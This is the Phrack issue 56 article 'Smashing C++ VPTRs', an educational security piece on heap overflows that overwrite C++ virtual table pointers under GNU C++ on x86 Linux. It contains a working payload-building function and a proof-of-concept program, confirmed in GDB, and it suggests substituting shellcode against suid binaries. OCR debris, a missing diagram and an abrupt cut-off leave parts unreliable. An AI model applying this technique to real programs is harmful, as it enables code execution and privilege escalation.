.:: Phrack Magazine ::.

phrack.org/issues/56/8.html

.:: Smashing C++ VPTRs ::.

Issues: [1] [2] [3] [4] [5] [6] [7] [8] [9] [10] [11] [12] [13] [14] [15] [16] [17] [18] [19] [20] [21] [22] [23] [24] [25] [26] [27] [28] [29] [30] [31] [32] [33] [34] [35] [36] [37] [38] [39] [40] [41] [42] [43] [44] [45] [46] [47] [48] [49] [50] [51] [52] [53] [54] [55] [56] [57] [58] [59] [60] [61] [62] [63] [64] [65] [66] [67] [68] [69] [70]

Get tar.gz

Current issue : #56 | **Release date** : **2000-01-05** | **Editor** : **route**

Title : Smashing C++ VPTRs

Author : rix

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x08[0x10]

SMASHING C++ VPTRS

rix <rix@securiweb.net>

----| Introduction

At the present time, a widely known set of techniques instructs us how to exploit buffer overflows in programs usually written in C. Although C is almost ubiquitously used, we are seeing many programs also be written in C++. For the most part, the techniques that are applicable in C are available in C++ also, however, C++ can offer us new possibilities in regards to buffer overflows, mostly due to the use of object oriented technologies. We are going to analyze one of these possibilities, using the C++ GNU compiler, on an x86 Linux system.

----| C++ Backgrounder

We can define a "class" as being a structure that contains data and a set of functions (called "methods"). Then, we can create variables based on this class definition. Those variables are called "objects". For example, we can have the following program (bo1.cpp):

```
#include <stdio.h>
#include <string.h>

class MyClass
{
    private:
        char Buffer[32];
    public:
        void SetBuffer(char *String)
        {
            strcpy(Buffer, String);
        }
        void PrintBuffer()
        {
            printf("%s\n", Buffer);
        }
};

void main()
{
     MyClass Object;

     Object.SetBuffer("string");
     Object.PrintBuffer();
}
```

This small program defines a MyClass class that possesses 2 methods:

1) A SetBuffer() method, that fills an internal buffer to the class (Buffer).
2) A PrintBuffer() method, that displays the content of this buffer.

Then, we define an Object object based on the MyClass class. Initially, we'll notice that the SetBuffer() method uses a *very dangerous* function to fill Buffer, strcpy()...

As it happens, using object oriented programming in this simplistic example doesn't bring too many advantages. On the other hand, a mechanism very often used in object oriented programming is the inheritance mechanism. Let's consider the following program (bo2.cpp), using the inheritance mechanism to create 2 classes with distinct PrintBuffer() methods:

```
#include <stdio.h>
#include <string.h>

class BaseClass
{
    private:
        char Buffer[32];
    public:
        void SetBuffer(char *String)
        {
            strcpy(Buffer,String);
        }
        virtual void PrintBuffer()
        {
            printf("%s\n",Buffer);
        }
};

class MyClass1:public BaseClass
{
    public:
        void PrintBuffer()
        {
            printf("MyClass1: ");
            BaseClass::PrintBuffer();
        }
};

class MyClass2:public BaseClass
{
    public:
        void PrintBuffer()
        {
            printf("MyClass2: ");
            BaseClass::PrintBuffer();
        }
};

void main()
{
    BaseClass *Object[2];

    Object[0] = new MyClass1;
    Object[1] = new MyClass2;
```

```
    Object[0]->SetBuffer("string1");
    Object[1]->SetBuffer("string2");
    Object[0]->PrintBuffer();
    Object[1]->PrintBuffer();
}
```

This program creates 2 distinct classes (MyClass1, MyClass2) which are derivatives of a BaseClass class. These 2 classes differ at the display level (PrintBuffer() method). Each has its own PrintBuffer() method, but they both call the original PrintBuffer() method (from BaseClass). Next, we have the main() function define an array of pointers to two objects of class BaseClass. Each of these objects is created, as derived from MyClass1 or MyClass2. Then we call the SetBuffer() and PrintBuffer() methods of these two objects. Executing the program produces this output:

```
rix@pentium:~/BO> bo2
MyClass1: string1
MyClass2: string2
rix@pentium:~/BO>
```

We now notice the advantage of object oriented programming. We have the same calling primitives to PrintBuffer() for two different classes! This is the end result from virtual methods. Virtual methods permit us to redefine newer versions of methods of our base classes, or to define a method of the base classes (if the base class is purely abstracted) in a derivative class. If we don't declare the method as virtual, the compiler would do the call resolution at compile time ("static binding"). To resolve the call at run time (because this call depends on the class of objects that we have in our Object[] array), we must declare our PrintBuffer() method as "virtual". The compiler will then use a dynamic binding, and will calculate the address for the call at run time.

----| C++ VPTR

We are now going to analyze in a more detailed manner this dynamic binding mechanism. Let's take the case of our BaseClass class and its derivative classes.

The compiler first browses the declaration of BaseClass. Initially, it reserves 32 bytes for the definition of Buffer. Then, it reads the declaration of the SetBuffer() method (not virtual) and it directly assigns the corresponding address in the code. Finally, it reads the declaration of the PrintBuffer() method (virtual). In this case, instead of doing a static binding, it does a dynamic binding, and reserves 4 bytes in the class (those bytes will contain a pointer). We have now the following structure:

```
        BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
```

Where: B represents a byte of Buffer.
V represents a byte of our pointer.

This pointer is called "VPTR" (Virtual Pointer), and points to an entry in an array of function pointers. Those point themselves to methods (relative to the class). There is one VTABLE for a class, that contains only pointers to all class methods. We now have the following diagram:

```
Object[0]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
```

```
                                    =+==
                                     |
             +-------------------------------+
             |
             +--> VTABLE_MyClass1: IIIIIIIIIIIPPPP

Object[1]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBWWWW
                                    =+==
                                     |
             +-------------------------------+
             |
             +--> VTABLE_MyClass2: IIIIIIIIIIIQQQQ

Where: B represents a byte of Buffer.
       V represents a byte of the VPTR to VTABLE_MyClass1.
       W represents a byte of the VPTR to VTABLE_MyClass2.
       I represents various information bytes.
       P represents a byte of the pointer to the PrintBuffer() method of
        MyClass1.
       Q represents a byte of the pointer to the PrintBuffer() method of
        MyClass2.

If we had a third object of MyClass1 class, for example, we would have:

Object[2]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV

with VVVV that would point to VTABLE_MyClass1.

We notice that the VPTR is located after our Buffer in the process's memory.
As we fill this buffer via the strcpy() function, we easily deduct that we can
reach the VPTR by filling the buffer!

NOTE: After some tests under Windows, it appears that Visual C++ 6.0
places the VPTR right at the beginning of the object, which prevents us from
using this technique.  On the other hand, C++ GNU places the VPTR at the end
of the object (which is what we want).


----|  VPTR analysis using GDB

Now we will observe the mechanism more precisely, using a debugger.  For this,
we compile our program and run GDB:

rix@pentium:~/BO > gcc -o bo2 bo2.cpp
rix@pentium:~/BO > gdb bo2
GNU gdb 4.17.0.11 with Linux support
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) disassemble main
Dump of assembler code for function main:
0x80485b0 <main>:       pushl  %ebp
0x80485b1 <main+1>:     movl   %esp,%ebp
0x80485b3 <main+3>:     subl   $0x8,%esp
0x80485b6 <main+6>:     pushl  %edi
0x80485b7 <main+7>:     pushl  %esi
```

```
0x80485b8 <main+8>:     pushl  %ebx
0x80485b9 <main+9>:     pushl  $0x24
0x80485bb <main+11>:    call   0x80487f0 <___builtin_new>
0x80485c0 <main+16>:    addl   $0x4,%esp
0x80485c3 <main+19>:    movl   %eax,%eax
0x80485c5 <main+21>:    pushl  %eax
0x80485c6 <main+22>:    call   0x8048690 <__8MyClass1>
0x80485cb <main+27>:    addl   $0x4,%esp
0x80485ce <main+30>:    movl   %eax,%eax
0x80485d0 <main+32>:    movl   %eax,0xfffffff8(%ebp)
0x80485d3 <main+35>:    pushl  $0x24
0x80485d5 <main+37>:    call   0x80487f0 <___builtin_new>
0x80485da <main+42>:    addl   $0x4,%esp
0x80485dd <main+45>:    movl   %eax,%eax
0x80485df <main+47>:    pushl  %eax
0x80485e0 <main+48>:    call   0x8048660 <__8MyClass2>
0x80485e5 <main+53>:    addl   $0x4,%esp
0x80485e8 <main+56>:    movl   %eax,%eax
---Type <return> to continue, or q <return> to quit---
0x80485ea <main+58>:    movl   %eax,0xfffffffc(%ebp)
0x80485ed <main+61>:    pushl  $0x8048926
0x80485f2 <main+66>:    movl   0xfffffff8(%ebp),%eax
0x80485f5 <main+69>:    pushl  %eax
0x80485f6 <main+70>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:    addl   $0x8,%esp
0x80485fe <main+78>:    pushl  $0x804892e
0x8048603 <main+83>:    movl   0xfffffffc(%ebp),%eax
0x8048606 <main+86>:    pushl  %eax
0x8048607 <main+87>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x804860c <main+92>:    addl   $0x8,%esp
0x804860f <main+95>:    movl   0xfffffff8(%ebp),%eax
0x8048612 <main+98>:    movl   0x20(%eax),%ebx
0x8048615 <main+101>:   addl   $0x8,%ebx
0x8048618 <main+104>:   movswl (%ebx),%eax
0x804861b <main+107>:   movl   %eax,%edx
0x804861d <main+109>:   addl   0xfffffff8(%ebp),%edx
0x8048620 <main+112>:   pushl  %edx
0x8048621 <main+113>:   movl   0x4(%ebx),%edi
0x8048624 <main+116>:   call   *%edi
0x8048626 <main+118>:   addl   $0x4,%esp
0x8048629 <main+121>:   movl   0xfffffffc(%ebp),%eax
0x804862c <main+124>:   movl   0x20(%eax),%esi
0x804862f <main+127>:   addl   $0x8,%esi
---Type <return> to continue, or q <return> to quit---
0x8048632 <main+130>:   movswl (%esi),%eax
0x8048635 <main+133>:   movl   %eax,%edx
0x8048637 <main+135>:   addl   0xfffffffc(%ebp),%edx
0x804863a <main+138>:   pushl  %edx
0x804863b <main+139>:   movl   0x4(%esi),%edi
0x804863e <main+142>:   call   *%edi
0x8048640 <main+144>:   addl   $0x4,%esp
0x8048643 <main+147>:   xorl   %eax,%eax
0x8048645 <main+149>:   jmp    0x8048650 <main+160>
0x8048647 <main+151>:   movl   %esi,%esi
0x8048649 <main+153>:   leal   0x0(%edi,1),%edi
0x8048650 <main+160>:   leal   0xffffffec(%ebp),%esp
0x8048653 <main+163>:   popl   %ebx
0x8048654 <main+164>:   popl   %esi
0x8048655 <main+165>:   popl   %edi
```

```
0x8048656 <main+166>:   movl   %ebp,%esp
0x8048658 <main+168>:   popl   %ebp
0x8048659 <main+169>:   ret
0x804865a <main+170>:   leal   0x0(%esi),%esi
End of assembler dump.
```

Let's analyze, in a detailed manner, what our main() function does:

```
0x80485b0 <main>:       pushl  %ebp
0x80485b1 <main+1>:     movl   %esp,%ebp
0x80485b3 <main+3>:     subl   $0x8,%esp
0x80485b6 <main+6>:     pushl  %edi
0x80485b7 <main+7>:     pushl  %esi
0x80485b8 <main+8>:     pushl  %ebx
```

The program creates a stack frame, then it reserves 8 bytes on the stack (this is our local Object[] array), that will contain 2 pointers of 4 bytes each, respectively in 0xffffff8 (%ebp) for Object[0] and in 0xffffffc (%ebp) for Object[1]. Next, it saves various registers.

```
0x80485b9 <main+9>:     pushl  $0x24
0x80485bb <main+11>:    call   0x80487f0 <___builtin_new>
0x80485c0 <main+16>:    addl   $0x4,%esp
```

The program now calls ___builtin_new, that reserves 0x24 (36 bytes) on the heap for our Object[0] and sends us back the address of these bytes reserved in EAX. Those 36 bytes represent 32 bytes for our buffer followed by 4 bytes for our VPTR.

```
0x80485c3 <main+19>:    movl   %eax,%eax
0x80485c5 <main+21>:    pushl  %eax
0x80485c6 <main+22>:    call   0x8048690 <__8MyClass1>
0x80485cb <main+27>:    addl   $0x4,%esp
```

Here, we place the address of the object (contained in EAX) on the stack, then we call the __8MyClass1 function. This function is in fact the constructor of the MyClass1 class. It is necessary to also notice that in C++, all methods include an additional "secret" parameter. That is the address of the object that actually executes the method (the "This" pointer). Let's analyze instructions from this constructor:

```
(gdb) disassemble __8MyClass1
Dump of assembler code for function __8MyClass1:
0x8048690 <__8MyClass1>:        pushl  %ebp
0x8048691 <__8MyClass1+1>:      movl   %esp,%ebp
0x8048693 <__8MyClass1+3>:      pushl  %ebx
0x8048694 <__8MyClass1+4>:      movl   0x8(%ebp),%ebx
```

EBX now contains the pointer to the 36 reserved bytes ("This" pointer).

```
0x8048697 <__8MyClass1+7>:      pushl  %ebx
0x8048698 <__8MyClass1+8>:      call   0x8048700 <__9BaseClass>
0x804869d <__8MyClass1+13>:     addl   $0x4,%esp
```

Here, we call the constructor of the BaseClass class.

```
(gdb) disass __9BaseClass
Dump of assembler code for function __9BaseClass:
0x8048700 <__9BaseClass>:       pushl  %ebp
```

```
0x8048701 <__9BaseClass+1>:     movl   %esp,%ebp
0x8048703 <__9BaseClass+3>:     movl   0x8(%ebp),%edx
```

EDX receives the pointer to the 36 reserved bytes ("This" pointer).

```
0x8048706 <__9BaseClass+6>:     movl   $0x8048958,0x20(%edx)
```

The 4 bytes situated at EDX+0x20 (=EDX+32) receive the $0x8048958 value. Then, the __9BaseClass function extends a little farther. If we launch:

```
(gdb) x/aw 0x08048958
0x8048958 <_vt.9BaseClass>:     0x0
```

We observe that the value that is written in EDX+0x20 (the VPTR of the reserved object) receives the address of the VTABLE of the BaseClass class. Returning to the code of the MyClass1 constructor:

```
0x80486a0 <__8MyClass1+16>:     movl   $0x8048948,0x20(%ebx)
```

It writes the 0x8048948 value to EBX+0x20 (VPTR). Again, the function extends a little farther. Let's launch:

```
(gdb) x/aw 0x08048948
0x8048948 <_vt.8MyClass1>:      0x0
```

We observe that the VPTR is overwritten, and that it now receives the address of the VTABLE of the MyClass1 class. Our main() function get back (in EAX) a pointer to the object allocated in memory.

```
0x80485ce <main+30>:    movl   %eax,%eax
0x80485d0 <main+32>:    movl   %eax,0xfffffff8(%ebp)
```

This pointer is placed in Object[0]. Then, the program uses the same mechanism for Object[1], evidently with different addresses. After all that initialization, the following instructions will run:

```
0x80485ed <main+61>:    pushl  $0x8048926
0x80485f2 <main+66>:    movl   0xfffffff8(%ebp),%eax
0x80485f5 <main+69>:    pushl  %eax
```

Here, we first place address 0x8048926 as well as the value of Object[0] on the stack ("This" pointer). Observing the 0x8048926 address:

```
(gdb) x/s 0x08048926
0x8048926 <_fini+54>:    "string1"
```

We notice that this address contains "string1" that is going to be copied in Buffer via the SetBuffer() function of the BaseClass class.

```
0x80485f6 <main+70>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:    addl   $0x8,%esp
```

We call the SetBuffer() method of the BaseClass class. It is interesting to observe that the call of the SetBuffer method is a static binding (because it is not a virtual method). The same principle is used for the SetBuffer() method relative to Object[1].

To verify that our 2 objects are correctly initialized at run time, we are going to install the following breakpoints:

```
0x80485c0: to get the address of the 1st object.
0x80485da: to get the address of the 2nd object.
0x804860f: to verify that initializations of objects took place well.

(gdb) break *0x80485c0
Breakpoint 1 at 0x80485c0
(gdb) break *0x80485da
Breakpoint 2 at 0x80485da
(gdb) break *0x804860f
Breakpoint 3 at 0x804860f
```

Finally we run the program:

```
Starting program: /home/rix/BO/bo2
Breakpoint 1, 0x80485c0 in main ()
```

While consulting EAX, we will have the address of our 1st object:

```
(gdb) info reg eax
     eax:  0x8049a70   134519408
```

Then, we continue to the following breakpoint:

```
(gdb) cont
Continuing.
Breakpoint 2, 0x80485da in main ()
```

We notice our second object address:

```
(gdb) info reg eax
     eax:  0x8049a98   134519448
```

We can now run the constructors and the SetBuffer() methods:

```
(gdb) cont
Continuing.
Breakpoint 3, 0x804860f in main ()
```

Let's notice that our 2 objects follow themselves in memory (0x8049a70 and 0x8049a98). However, 0x8049a98 - 0x8049a70 = 0x28, which means that there are 4 bytes that have apparently been inserted between the 1st and the 2nd object. If we want to see these bytes:

```
(gdb) x/aw 0x8049a98-4
0x8049a94:      0x29
```

We observe that they contain the value 0x29. The 2nd object is also followed by 4 particular bytes:

```
(gdb) x/xb 0x8049a98+32+4
0x8049abc:      0x49
```

We are now going to display in a more precise manner the internal structure of each of our objects (now initialized):

```
(gdb) x/s 0x8049a70
0x8049a70:       "string1"
(gdb) x/a 0x8049a70+32
```

```
0x8049a90:      0x8048948 <_vt.8MyClass1>
(gdb) x/s 0x8049a98
0x8049a98:       "string2"
(gdb) x/a 0x8049a98+32
0x8049ab8:      0x8048938 <_vt.8MyClass2>
```

We can display the content of the VTABLEs of each of our classes:

```
(gdb) x/a 0x8048948
0x8048948 <_vt.8MyClass1>:      0x0
(gdb) x/a 0x8048948+4
0x804894c <_vt.8MyClass1+4>:    0x0
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>:    0x0
(gdb) x/a 0x8048948+12
0x8048954 <_vt.8MyClass1+12>:   0x8048770 <PrintBuffer__8MyClass1>
(gdb) x/a 0x8048938
0x8048938 <_vt.8MyClass2>:      0x0
(gdb) x/a 0x8048938+4
0x804893c <_vt.8MyClass2+4>:    0x0
(gdb) x/a 0x8048938+8
0x8048940 <_vt.8MyClass2+8>:    0x0
(gdb) x/a 0x8048938+12
0x8048944 <_vt.8MyClass2+12>:   0x8048730 <PrintBuffer__8MyClass2>
```

We see that the PrintBuffer() method is well the 4th method in the VTABLE of our classes. Next, we are going to analyze the mechanism for dynamic binding. It we will continue to run and display registers and memory used. We will execute the code of the function main() step by step, with instructions:

```
(gdb) ni
```

Now we are going to run the following instructions:

```
0x804860f <main+95>:    movl   0xfffffff8(%ebp),%eax
```

This instruction is going to make EAX point to the 1st object.

```
0x8048612 <main+98>:    movl   0x20(%eax),%ebx
0x8048615 <main+101>:   addl   $0x8,%ebx
```

These instructions are going to make EBX point on the 3rd address from the VTABLE of the MyClass1 class.

```
0x8048618 <main+104>:   movswl (%ebx),%eax
0x804861b <main+107>:   movl   %eax,%edx
```

These instructions are going to load the word at offset +8 in the VTABLE to EDX.

```
0x804861d <main+109>:   addl   0xfffffff8(%ebp),%edx
0x8048620 <main+112>:   pushl  %edx
```

These instructions add to EDX the offset of the 1st object, and place the resulting address (This pointer) on the stack.

```
0x8048621 <main+113>:   movl   0x4(%ebx),%edi        // EDI = *(VPTR+8+4)
0x8048624 <main+116>:   call   *%edi                 // run the code at EDI
```

This instructions place in EDI the 4st address (VPTR+8+4) of the VTABLE, that is the address of the PrintBuffer() method of the MyClass1 class. Then, this method is executed. The same mechanism is used to execute the PrintBuffer() method of the MyClass2 class. Finally, the function main() ends a little farther, using a RET.

We have observed a "strange handling", to point to the beginning of the object in memory, since we went to look for an offset word in VPTR+8 to add it to the address of our 1st object. This manipulation doesn't serve has anything in this precise case, because the value pointed by VPTR+8 was 0:

```
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>:    0x0
```


However, this manipulation is necessary in several convenient cases. It is why it is important to notice it. We will come back besides later on this mechanism, because it will provoke some problems later.

----| Exploiting VPTR

We are now going to try to exploit in a simple manner the buffer overflow.
For it, we must proceed as this:
- To construct our own VTABLE, whose addresses will point to the code that we want to run (a shellcode for example ;)
- To overflow the content of the VPTR so that it points to our own VTABLE.

One of the means to achieve it, is to code our VTABLE in the beginning of the buffer that we will overflow. Then, we must set a VPTR value to point back to the beginning of our buffer (our VTABLE). We can either place our shellcode directly after our VTABLE in our buffer, either place it after the value of the VPTR that we are going to overwrite.
However, if we place our shellcode after the VPTR, it is necessary to be certain that we have access to this part of the memory, to not provoke segmentation faults.
This consideration depends largely of the size of the buffer.
A buffer of large size will be able to contain without problem a VTABLE and a shellcode, and then avoid all risks of segmentation faults.
Let's remind ourselves that our objects are each time followed by a 4 bytes sequence (0x29, 0x49), and that we can without problems write our 00h (end of string) to the byte behind our VPTR.

To check we are going to place our shellcode rightly before our VPTR.
We are going to adopt the following structure in our buffer:



Where: V represents bytes of the address of the beginning of our buffer.
       S represents bytes of the address of our shellcode, here the address of
        C (address S=address V+offset VPTR in the buffer-1 in this case, because
        we have placed our shellcode rightly before the VPTR).
       B represents the possible bytes of any value alignment (NOPs:), to
        align the value of our VPTR on the VPTR of the object.

C represents the byte of the shellcode, in this case, a simple CCh byte (INT 3), that will provoke a SIGTRAP signal.
0 represents the 00h byte, that will be at the end of our buffer (for strcpy() function).

The number of addresses to put in the beginning of our buffer (SSSS) depends if we know or not the index in the VTABLE of the 1st method that will be called after our overflow:
Either we knows this index, and then we writes the corresponding pointer.
Either we doesn't know this index, and we generate a maximum number of pointers. Then, we hope the method that will be executed will use one of those overwritten pointers. Notice that a class that contains 200 methods isn't very usual ;)
The address to put in VVVV (our VPTR) depends principally of the execution of the program.
It is necessary to note here that our objects were allocated on the heap, and that it is difficult to know exactly their addresses.

We are going to write a small function that will construct us a buffer.
This function will receive 3 parameters:
- BufferAddress: the address of the beginning of the buffer that we will overflow.
- NAddress: the number of addresses that we want in our VTABLE.

Here is the code of our BufferOverflow() function:

```
char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 unsigned long *LongBuffer;
 unsigned long CCOffset;
 int i;

 Buffer=(char*)malloc(VPTROffset+4);
  // allocates the buffer.

 CCOffset=(unsigned long)VPTROffset-1;
  // calculates the offset of the code to execute in the buffer.

 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
  // fills the buffer with 90h (NOP, old habit:)))

 LongBuffer=(unsigned long*)Buffer;
  // constructs a pointer to place addresses in our VTABLE.

 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
  // fills our VTABLE at the beginning of the buffer with the address of the
  // shellcode.

 LongBuffer=(unsigned long*)&Buffer[VPTROffset];
  // constructs a pointeur on VPTR.

 *LongBuffer=BufferAddress;
  // value that will overwrite VPTR.

 Buffer[CCOffset]='\xCC';
  // our executable code.

 Buffer[VPTROffset+4]='\x00';
```

```
  // finishes by a 00h char (end string).

 return Buffer;
}
```

In our program we can now call our BufferOverflow() function, with as parameters:
- the address of our buffer, here the address of our object (Object[0]).
- 4 values in our VTABLE, in this case (since PrintBuffer() is in VTABLE+8+4).
- 32 as offset for VPTR.

Here is the resulting code (bo3.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

class BaseClass {
private:
 char Buffer[32];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer);
 }
};

class MyClass1:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass1: ");
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: ");
  BaseClass::PrintBuffer();
 }
};

char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 unsigned long *LongBuffer;
 unsigned long CCOffset;
 int i;

 Buffer=(char*)malloc(VPTROffset+4+1);

 CCOffset=(unsigned long)VPTROffset-1;
 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
 LongBuffer=(unsigned long*)Buffer;
 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
 LongBuffer=(unsigned long*)&Buffer[VPTROffset];
```

```
 *LongBuffer=BufferAddress;
 Buffer[CCOffset]='\xCC';
 Buffer[VPTROffset+4]='\x00';
 return Buffer;
}

void main() {
 BaseClass *Object[2];

 Object[0]=new MyClass1;
 Object[1]=new MyClass2;
 Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),4,32));
 Object[1]->SetBuffer("string2");
 Object[0]->PrintBuffer();
 Object[1]->PrintBuffer();
}
```

We compile, and we launch GDB:

```
rix@pentium:~/BO > gcc -o bo3 bo3.cpp
rix@pentium:~/BO > gdb bo3
...
(gdb) disass main
Dump of assembler code for function main:
0x8048670 <main>:       pushl  %ebp
0x8048671 <main+1>:     movl   %esp,%ebp
0x8048673 <main+3>:     subl   $0x8,%esp
0x8048676 <main+6>:     pushl  %edi
0x8048677 <main+7>:     pushl  %esi
0x8048678 <main+8>:     pushl  %ebx
0x8048679 <main+9>:     pushl  $0x24
0x804867b <main+11>:    call   0x80488c0 <___builtin_new>
0x8048680 <main+16>:    addl   $0x4,%esp
0x8048683 <main+19>:    movl   %eax,%eax
0x8048685 <main+21>:    pushl  %eax
0x8048686 <main+22>:    call   0x8048760 <__8MyClass1>
0x804868b <main+27>:    addl   $0x4,%esp
0x804868e <main+30>:    movl   %eax,%eax
0x8048690 <main+32>:    movl   %eax,0xfffffff8(%ebp)
0x8048693 <main+35>:    pushl  $0x24
0x8048695 <main+37>:    call   0x80488c0 <___builtin_new>
0x804869a <main+42>:    addl   $0x4,%esp
0x804869d <main+45>:    movl   %eax,%eax
0x804869f <main+47>:    pushl  %eax
0x80486a0 <main+48>:    call   0x8048730 <__8MyClass2>
0x80486a5 <main+53>:    addl   $0x4,%esp
0x80486a8 <main+56>:    movl   %eax,%eax
---Type <return> to continue, or q <return> to quit---
0x80486aa <main+58>:    movl   %eax,0xfffffffc(%ebp)
0x80486ad <main+61>:    pushl  $0x20
0x80486af <main+63>:    pushl  $0x4
0x80486b1 <main+65>:    movl   0xfffffff8(%ebp),%eax
0x80486b4 <main+68>:    pushl  %eax
0x80486b5 <main+69>:    call   0x80485b0 <BufferOverflow__FUlii>
0x80486ba <main+74>:    addl   $0xc,%esp
0x80486bd <main+77>:    movl   %eax,%eax
0x80486bf <main+79>:    pushl  %eax
0x80486c0 <main+80>:    movl   0xfffffff8(%ebp),%eax
```

```
0x80486c3 <main+83>:    pushl  %eax
0x80486c4 <main+84>:    call   0x8048790 <SetBuffer__9BaseClassPc>
0x80486c9 <main+89>:    addl   $0x8,%esp
0x80486cc <main+92>:    pushl  $0x80489f6
0x80486d1 <main+97>:    movl   0xfffffffc(%ebp),%eax
0x80486d4 <main+100>:   pushl  %eax
0x80486d5 <main+101>:   call   0x8048790 <SetBuffer__9BaseClassPc>
0x80486da <main+106>:   addl   $0x8,%esp
0x80486dd <main+109>:   movl   0xfffffff8(%ebp),%eax
0x80486e0 <main+112>:   movl   0x20(%eax),%ebx
0x80486e3 <main+115>:   addl   $0x8,%ebx
0x80486e6 <main+118>:   movswl (%ebx),%eax
0x80486e9 <main+121>:   movl   %eax,%edx
0x80486eb <main+123>:   addl   0xfffffff8(%ebp),%edx
---Type <return> to continue, or q <return> to quit---
0x80486ee <main+126>:   pushl  %edx
0x80486ef <main+127>:   movl   0x4(%ebx),%edi
0x80486f2 <main+130>:   call   *%edi
0x80486f4 <main+132>:   addl   $0x4,%esp
0x80486f7 <main+135>:   movl   0xfffffffc(%ebp),%eax
0x80486fa <main+138>:   movl   0x20(%eax),%esi
0x80486fd <main+141>:   addl   $0x8,%esi
0x8048700 <main+144>:   movswl (%esi),%eax
0x8048703 <main+147>:   movl   %eax,%edx
0x8048705 <main+149>:   addl   0xfffffffc(%ebp),%edx
0x8048708 <main+152>:   pushl  %edx
0x8048709 <main+153>:   movl   0x4(%esi),%edi
0x804870c <main+156>:   call   *%edi
0x804870e <main+158>:   addl   $0x4,%esp
0x8048711 <main+161>:   xorl   %eax,%eax
0x8048713 <main+163>:   jmp    0x8048720 <main+176>
0x8048715 <main+165>:   leal   0x0(%esi,1),%esi
0x8048719 <main+169>:   leal   0x0(%edi,1),%edi
0x8048720 <main+176>:   leal   0xffffffec(%ebp),%esp
0x8048723 <main+179>:   popl   %ebx
0x8048724 <main+180>:   popl   %esi
0x8048725 <main+181>:   popl   %edi
0x8048726 <main+182>:   movl   %ebp,%esp
0x8048728 <main+184>:   popl   %ebp
---Type <return> to continue, or q <return> to quit---
0x8048729 <main+185>:   ret
0x804872a <main+186>:   leal   0x0(%esi),%esi
End of assembler dump.
```

Next, we install a breakpoint in 0x8048690, to get the address of our 1st object.

```
(gdb) break *0x8048690
Breakpoint 1 at 0x8048690
```

And finally, we launch our program:

```
(gdb) run
Starting program: /home/rix/BO/bo3
Breakpoint 1, 0x8048690 in main ()
```

We read the address of our 1st object:

```
(gdb) info reg eax
```

```
     eax:  0x8049b38   134519608
```

Then we pursue, while hoping that all happens as foreseen... :)

```
Continuing.
Program received signal SIGTRAP, Trace/breakpoint trap.
0x8049b58 in ?? ()
```


We receive a SIGTRAP well, provoked by the instruction preceding the 0x8049b58 address. However, the address of our object was 0x8049b38.
0x8049b58-1-0x8049b38=0x1F (=31), which is exactly the offset of our CCh in our buffer. Therefore, it is well our CCh that has been executed!!!
You understood it, we can now replace our simple CCh code, by a small shellcode, to get some more interesting results, especially if our program bo3 is suid... ;)

Some variations about the method

We have explain here the simplest exploitable mechanism.
Other more complex cases could possibly appear...
For example, we could have associations between classes like this:

```
class MyClass3 {
private:
 char Buffer3[32];
 MyClass1 *PtrObjectClass;
public:
 virtual void Function1() {
  ...
  PtrObjectClass1->PrintBuffer();
  ...
 }
};
```

In this case, we have a relation between 2 classes called "link by reference". Our MyClass3 class contains a pointer to another class. If we overflow the buffer in the MyClass3 class, we can overwrite the PtrObjectClass pointer. We only need to browse a supplementary pointer ;)




```
Where: B represents bytes of the Buffer of MyClass4.
